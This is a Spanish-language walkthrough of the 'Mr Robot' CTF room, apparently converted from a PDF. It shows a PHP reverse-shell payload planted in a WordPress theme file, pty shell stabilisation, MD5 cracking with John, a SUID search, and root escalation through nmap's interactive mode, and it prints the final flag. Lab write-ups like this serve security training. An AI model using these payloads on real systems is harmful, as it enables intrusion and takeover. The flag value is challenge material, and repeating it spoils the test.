
El payload que vamos a utilizar es este

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.65.1
```

Nos vamos a poner en modo escucha por el puerto que le indicamos




Copiamos el código en el `index.php` y actualizamos el fichero



Bien, pero ahora como hacemos para ejecutar el código que inyectamos en la aplicación?

Pues anteriormente en la fase de enumeración de directorios activos vimos que la pagina blog usaba un tema, a ese fue el tema en el que le insertamos ese código




Y así es como por detrás hemos conseguido acceso a la maquina objetivo


Escala de privilegios

Para estabilizar la conexión y si presionamos un (Ctrl + C) no se nos cierre la terminal, esto nos daría mas manejo en cuanto a la terminal, para ello lo hacemos con el siguiente comano

```
python -c 'import pty;pty.spawn("/bin/bash")'
```




Una vez ya estemos aquí vamos a dirigirnos a el directorio `/home` y como vemos tenemos un archivo `robot` pero no tenemos los privilegios que se necesitan, así que ahora la misión es escalar los privilegios para lograr tener acceso a este archivo




Aquí tendremos la flag dos, pero esta pertenece a el usuario root

Aquí tenemos una clave en MD5 la cual tenemos que romper para tener las credenciales del usuario robot y poder entrar a el




Así que vamos a proceder a romperla


```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
```



Y así es como obtendríamos la contraseña



Ahora entramos a el usuario con el comando `su robot`




Y aquí es como ya tendríamos la flag

Ahora vamos a entrar a el usuario root, porque es diferente el usuario robot que es un usuario normal de la maquina a el usuario root que es el usuario que tiene control total sobre la maquina en general


Para esto vamos hacer una búsqueda de binarios que tengan permisos y que al ejecutarse se ejecuten con modo root

```
find / -perm +6000 2>/dev/null | grep '/bin/'
```


Y así como encontramos el binario de nmap, las versiones antiguas de nmap tenían una vulnerabilidad así que aprovechándonos de esta vulnerabilidad podemos escalar privilegios y llegar a ser root



Así que vamos a buscar en GTFOBins a ver si hay explotaciones a nmap



Como vemos si que tiene explotación, voy a intentar con esta a ver si funciona, y si no funciona es ir probando hasta que algo funcione y entenderlo



Para poderlo ejecutar tenemos que estar en el directorio `/usr/local/bin`

```
robot@linux:~$ cd /usr/local/bin
cd /usr/local/bin
robot@linux:/usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

Y así es como ya seriamos usuario root

```
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/
Welcome to Interactive Mode -- press h <enter> for hel
nmap> !sh
!sh
# whoami
whoami
root
#
```

Y así es como ya tendríamos la flag del root

```
# ls
ls
nmap
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Maquina completada ✅


Woop woop! Your answer
Congratulations on completing Mr Robot CTF!!!
Points earned
90
Completed tasks
2
Room type
Challenge
Difficulty
Medium
Streak
3
Leave Feedback
Next